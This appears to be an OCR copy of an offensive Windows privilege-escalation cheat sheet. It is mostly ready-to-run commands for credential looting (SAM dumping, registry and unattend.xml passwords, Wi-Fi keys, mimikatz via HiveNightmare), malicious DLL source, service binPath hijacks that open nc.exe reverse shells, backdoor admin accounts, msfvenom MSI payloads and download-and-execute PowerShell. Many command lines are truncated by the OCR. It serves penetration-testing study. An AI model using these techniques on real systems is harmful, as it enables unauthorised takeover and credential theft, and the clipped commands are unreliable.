
Windows - Privilege Escalation



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Tools

- PowerSploit's PowerUp

```
powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).Downlo
```

- Watson - Watson is a (.NET 2.0 compliant) C# implementation of Sherlock
- (Deprecated) Sherlock - PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -Fi
```

- BeRoot - Privilege Escalation Project - Windows / Linux / Mac
- Windows-Exploit-Suggester

```
./windows-exploit-suggester.py --update
./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo w
```

- windows-privesc-check - Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems
- WindowsExploits - Windows exploits, mostly precompiled. Not being updated.
- WindowsEnum - A Powershell Privilege Escalation Enumeration Script.
- Seatbelt - A C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

```
Seatbelt.exe -group=all -full
Seatbelt.exe -group=system -outputfile="C:\Temp\system.txt"
Seatbelt.exe -group=remote -computername=dc.theshire.local -computername=192.
```

- Powerless - Windows privilege escalation (enumeration) script designed with OSCP labs (legacy Windows) in mind
- JAWS - Just Another Windows (Enum) Script

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename .
```

- winPEAS - Windows Privilege Escalation Awesome Script
- Windows Exploit Suggester - Next Generation (WES-NG)

```
# First obtain systeminfo
systeminfo
systeminfo > systeminfo.txt
# Then feed it to wesng
python3 wes.py --update-wes
python3 wes.py --update
python3 wes.py systeminfo.txt
```

- PrivescCheck - Privilege Escalation Enumeration Script for Windows

```
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -
```

Windows Version and Configuration

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Extract patchs and updates

```
wmic qfe
```

Architecture

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
```

List all env variables

```
set
Get-ChildItem Env: | ft Key,Value
```

List all drives

```
wmic logicaldisk get caption || fsutil fsinfo drives
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| f
```

User Enumeration

Get current username

```
echo %USERNAME% || whoami
$env:username
```

List user privilege

```
whoami /priv
whoami /groups
```

List all users

```
net user
whoami /all
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
```

List logon requirements; useable for bruteforcing

```
net accounts
```

Get details about a user (i.e. administrator, admin, current user)

```
net user administrator
net user admin
net user %USERNAME%
```

List all local groups

```
net localgroup
Get-LocalGroup | ft Name
```

Get details about a group (i.e. administrators)

```
net localgroup administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
```

Get Domain Controllers

```
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName
```

Network Enumeration

List all network interfaces, IP, and DNS.

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

List current routing table

```
route print
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifInd
```

List the ARP table

```
arp -A
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

List all current connections

```
netstat -ano
```

List all network shares

```
net share
powershell Find-DomainShare -ComputerDomain domain.local
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

Antivirus Enumeration

Enumerate antivirus on a box with `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntivirusProduct Get displayName`

Default Writeable Folders

```
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\spool\printers
C:\Windows\System32\spool\servers
C:\Windows\tracing
C:\Windows\Temp
C:\Users\Public
C:\Windows\Tasks
C:\Windows\System32\tasks
C:\Windows\SysWOW64\tasks
C:\Windows\System32\tasks_migrated\microsoft\windows\pls\system
C:\Windows\SysWOW64\tasks\microsoft\windows\pls\system
C:\Windows\debug\wia
C:\Windows\registration\crmlog
```

```
C:\Windows\System32\com\dmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\System32\fxstmp
C:\Windows\SysWOW64\fxstmp
```

EoP - Looting for passwords

SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Generate a hash file for John using `pwdump` or `samdump2`.

```
pwdump SYSTEM SAM > /root/sam.txt
samdump2 SYSTEM SAM -o sam.txt
```

Either crack it with `john -format=NT /root/sam.txt`, hashcat or use Pass-The-Hash.

HiveNightmare

> CVE-2021–36934 allows you to retrieve all registry hives (SAM,SECURITY,SYSTEM) in Windows 10 and 11 as a non-administrator user

Check for the vulnerability using `icacls`

```
C:\Windows\System32> icacls config\SAM
config\SAM BUILTIN\Administrators:(I)(F)
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Users:(I)(RX)    <-- this is wrong - regular users should not
```

Then exploit the CVE by requesting the shadowcopies on the filesystem and reading the hives from it.

```
mimikatz> token::whoami /full

# List shadow copies available
mimikatz> misc::shadowcopies

# Extract account from SAM databases
mimikatz> lsadump::sam /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Wi

# Extract secrets from SECURITY
mimikatz> lsadump::secrets /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy
```

LAPS Settings

Extract `HKLM\Software\Policies\Microsoft Services\AdmPwd` from Windows Registry.

- LAPS Enabled: AdmPwdEnabled
- LAPS Admin Account Name: AdminAccountName
- LAPS Password Complexity: PasswordComplexity
- LAPS Password Length: PasswordLength
- LAPS Expiration Protection Enabled: PwdExpirationProtectionEnabled

Search for file contents

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt *.config 2>nul >> results.txt
findstr /spin "password" *.*
```

Also search in remote places such as SMB Shares and SharePoint:

- Search passwords in SharePoint: nheiniger/SnaffPoint (must be compiled first, for referencing issue see: https://tinyurl.com/28xlvo33/pull/6)

```
# First, retrieve a token
## Method 1: using SnaffPoint binary
$token = (.\GetBearerToken.exe https://tinyurl.com/2akdbt52)
## Method 2: using AADInternals
Install-Module AADInternals -Scope CurrentUser
Import-Module AADInternals
$token = (Get-AADIntAccessToken -ClientId "9bc3ab49-b65d-410a-85ad-de819febfddc"
```

```
# Second, search on Sharepoint
## Method 1: using search strings in ./presets dir
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token
## Method 2: using search string in command line
### -l uses FQL search, see: https://tinyurl.com/2bjwhhsu
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token -l -q "filename:.con
```

- Search passwords in SMB Shares: SnaffCon/Snaffler

Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" # Windows
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | fi
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy cre
reg query "HKCU\Software\ORL\WinVNC3\Password" # VNC credentials
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Passwords in unattend.xml

Location of the unattend.xml files.

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

Display the content of these files with `dir /s *sysprep.inf *sysprep.xml *unattended.xml`

```
*unattend.xml *unattend.txt 2>nul .
```

Example content

```
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35"
    <AutoLogon>
     <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
     <Enabled>true</Enabled>
     <Username>Administrateur</Username>
    </AutoLogon>

    <UserAccounts>
     <LocalAccounts>
      <LocalAccount wcm:action="add">
       <Password>*SENSITIVE*DATA*DELETED*</Password>
       <Group>administrators;users</Group>
       <Name>Administrateur</Name>
      </LocalAccount>
     </LocalAccounts>
    </UserAccounts>
```

Unattend credentials are stored in base64 and can be decoded manually with base64.

```
$ echo "U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo="  | base64 -d
SecretSecurePassword1234*
```

The Metasploit module `post/windows/gather/enum_unattend` looks for these files.

IIS Web config

```
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction S


C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

Other files

```
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
```

```
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
C:\ProgramData\Configs\*
C:\Program Files\Windows PowerShell\*
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b
```

Wifi passwords

Find AP SSID

```
netsh wlan show profile
```

Get Cleartext Pass

```
netsh wlan show profile <SSID> key=clear
```

Oneliner method to extract wifi passwords from all the access point.

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| fin
```

Sticky Notes passwords

The sticky notes app stores it's content in a sqlite db located at `C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`

Passwords stored in services

Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using SessionGopher

```
https://tinyurl.com/2cdzl9hw
Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -o
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

Passwords stored in Key Manager

:warning: This software will display its output in a GUI

```
rundll32 keymgr,KRShowKeyMgr
```

Powershell History

Disable Powershell history: `Set-PSReadlineOption -HistorySaveStyle SaveNothing .`

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Consol
type C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Con
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

Powershell Transcript

```
C:\Users\<USERNAME>\Documents\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAM
C:\Transcripts\<DATE>\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
```

Password in Alternate Data Stream

```
PS > Get-Item -path flag.txt -Stream *
PS > Get-Content -path flag.txt -Stream Flag
```

EoP - Processes Enumeration and Tasks

- What processes are running?

```
tasklist /v
net start
sc query
```

```
Get-Service
Get-Process
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike '
```

- Which processes are running as "system"

```
tasklist /v /fi "username eq system"
```

- Do you have powershell magic?

```
REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShe
```

- List installed programs

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,La
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

- List services

```
net start
wmic service list brief
tasklist /SVC
```

- Enumerate scheduled tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName
schtasks /query /fo LIST /v > schtasks.txt; cat schtask.txt | grep "SYSTEM\|Ta
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,T
```

- Startup tasks

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

EoP - Incorrect permissions in services

> A service running as Administrator/SYSTEM with incorrect file permissions might allow EoP. You can replace the binary, restart the service and get system.

Often, services are pointing to writeable locations:

- Orphaned installs, not installed anymore but still exist in startup
- DLL Hijacking

```
# find missing DLL
- Find-PathDLLHijack PowerUp.ps1
- Process Monitor : check for "Name Not Found"

# compile a malicious dll
- For x64 compile with: "x86_64-w64-mingw32-gcc windows_dll.c -shared -o outp
- For x86 compile with: "i686-w64-mingw32-gcc windows_dll.c -shared -o output

# content of windows_dll.c
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```

- PATH directories with weak permissions

```
$ for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathn
$ for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.e

$ sc query state=all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.t
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path
```

Alternatively you can use the Metasploit exploit :
`exploit/windows/local/service_permissions`

Note to check file permissions you can use `cacls` and `icacls`

> icacls (Windows Vista +)

> cacls (Windows XP)

You are looking for `BUILTIN\Users:(F)` (Full access), `BUILTIN\Users:(M)` (Modify access) or `BUILTIN\Users:(W)` (Write-only access) in the output.

Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\d
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd /C C:\Users\nc.exe 10.
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```

Example with Windows XP SP1 - upnphost

```
# NOTE: spaces are mandatory for this exploit to work !
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.73 4343 -e C:\WIND
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost
```

If it fails because of a missing dependency, try the following commands.

```
sc config SSDPSRV start=auto
net start SSDPSRV
net stop upnphost
net start upnphost
```

```
sc config upnphost depend=""
```

Using `accesschk` from Sysinternals or accesschk-XP.exe - github.com/phackt

```
$ accesschk.exe -uwcqv "Authenticated Users" * /accepteula
RW SSDPSRV
        SERVICE_ALL_ACCESS
RW upnphost
        SERVICE_ALL_ACCESS

$ accesschk.exe -ucqv upnphost
upnphost
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS

$ sc config <vuln-service> binpath="net user backdoor backdoor123 /add"
$ sc config <vuln-service> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\S
$ sc stop <vuln-service>
$ sc start <vuln-service>
$ sc config <vuln-service> binpath="net localgroup Administrators backdoor /add"
$ sc stop <vuln-service>
$ sc start <vuln-service>
```

EoP - Windows Subsystem for Linux (WSL)

Technique borrowed from Warlockobama's tweet

> With root privileges Windows Subsystem for Linux (WSL) allows users to create a bind shell on any port (no elevation needed). Don't know the root password? No problem just set the default user to root W/ .exe --default-user root. Now start your bind shell or reverse.

```
wsl whoami
./ubuntun1604.exe config --default-user root
wsl whoami
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
```

Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`

Alternatively you can explore the `WSL` filesystem in the folder `C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\`

EoP - Unquoted Service Paths

The Microsoft Windows Unquoted Service Path Enumeration Vulnerability. All Windows services have a Path to its executable. If that path is unquoted and contains whitespace or other separators, then the service will attempt to access a resource in the parent path first.

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr

wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\

gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Wher
```

- Metasploit exploit : `exploit/windows/local/trusted_service_path`
- PowerUp exploit

```
# find the vulnerable application
C:\> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).Downloa

...
[*] Checking for unquoted service paths...
ServiceName   : BBSvc
Path          : C:\Program Files\Microsoft\Bing Bar\7.1\BBSvc.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'BBSvc' -Path <HijackPath>
...

# automatic exploit
Invoke-ServiceAbuse -Name [SERVICE_NAME] -Command "..\..\Users\Public\nc.exe
```

Example

For `C:\Program Files\something\legit.exe` , Windows will try the following paths first:

- `C:\Program.exe`
- `C:\Program Files.exe`

EoP - $PATH Interception

Requirements:

- PATH contains a writeable folder with low privileges.
- The writeable folder is *before* the folder that contains the legitimate binary.

EXAMPLE:

```
# List contents of the PATH environment variable
# EXAMPLE OUTPUT: C:\Program Files\nodejs\;C:\WINDOWS\system32
$env:Path

# See permissions of the target folder
# EXAMPLE OUTPUT: BUILTIN\Users: GR,GW
icacls.exe "C:\Program Files\nodejs\"

# Place our evil-file in that folder.
copy evil-file.exe "C:\Program Files\nodejs\cmd.exe"
```

Because (in this example) "C:\Program Files\nodejs" is *before* "C:\WINDOWS\system32" on the PATH variable, the next time the user runs "cmd.exe", our evil version in the nodejs folder will run, instead of the legitimate one in the system32 folder.

EoP - Named Pipes

1. Find named pipes: `[System.IO.Directory]::GetFiles("\\.\pipe\")`
2. Check named pipes DACL: `pipesec.exe <named_pipe>`
3. Reverse engineering software
4. Send data throught the named pipe : `program.exe >\\.\pipe\StdOutPipe 2>\\.\pipe\StdErrPipe`

EoP - Kernel Exploitation

List of exploits kernel : [https://tinyurl.com/24sucrsp)

#Security Bulletin #KB #Description #Operating System

- MS17-017 [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- CVE-2017-8464 [LNK Remote Code Execution Vulnerability] (windows

10/8.1/7/2016/2010/2008)

- CVE-2017-0213 [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2018-0833 [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- CVE-2018-8120 [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- MS17-010 [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
- MS16-135 [KB3199135] [Windows Kernel Mode Drivers] (2016)
- MS16-111 [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- MS16-098 [KB3178466] [Kernel Driver] (Win 8.1)
- MS16-075 [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- MS16-034 [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- MS16-032 [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- MS16-016 [KB3136041] [WebDAV] (2008/Vista/7)
- MS16-014 [K3134228] [remote code execution] (2008/Vista/7)
  ...
- MS03-026 [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

To cross compile a program from Kali, use the following command.

```
Kali> i586-mingw32msvc-gcc -o adduser.exe useradd.c
```

EoP - AlwaysInstallElevated

Check if these registry values are set to "1".

```
$ reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEl
$ reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEl

$ Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer
$ Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer
```

Then create an MSI package and install it.

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
```

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi-nouac -o evil
$ msiexec /quiet /qn /i C:\evil.msi
```

Technique also available in :

- Metasploit : `exploit/windows/local/always_install_elevated`
- PowerUp.ps1 : `Get-RegistryAlwaysInstallElevated , Write-UserAddMSI`

EoP - Insecure GUI apps

Application running as SYSTEM allowing an user to spawn a CMD, or browse directories.

Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"

EoP - Evaluating Vulnerable Drivers

Look for vuln drivers loaded, we often don't spend enough time looking at this:

- Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.
- Native binary: DriverQuery.exe

```
PS C:\Users\Swissky> driverquery.exe /fo table /si
Module Name  Display Name           Driver Type   Link Date
============ ===================== ============ ======================
1394ohci     1394 OHCI Compliant Ho Kernel       12/10/2006 4:44:38 PM
3ware        3ware                 Kernel       5/18/2015 6:28:03 PM
ACPI         Microsoft ACPI Driver  Kernel       12/9/1975 6:17:08 AM
AcpiDev      ACPI Devices driver    Kernel       12/7/1993 6:22:19 AM
acpiex       Microsoft ACPIEx Drive Kernel       3/1/2087 8:53:50 AM
acpipagr     ACPI Processor Aggrega Kernel       1/24/2081 8:36:36 AM
AcpiPmi      ACPI Power Meter Drive Kernel       11/19/2006 9:20:15 PM
acpitime     ACPI Wake Alarm Driver Kernel       2/9/1974 7:10:30 AM
ADP80XX      ADP80XX                Kernel       4/9/2015 4:49:48 PM
<SNIP>
```

- matterpreter/OffensiveCSharp/DriverQuery

```
PS C:\Users\Swissky> DriverQuery.exe --no-msft
[+] Enumerating driver services...
[+] Checking file signatures...
Citrix USB Filter Driver
```

```
        Service Name: ctxusbm
        Path: C:\Windows\system32\DRIVERS\ctxusbm.sys
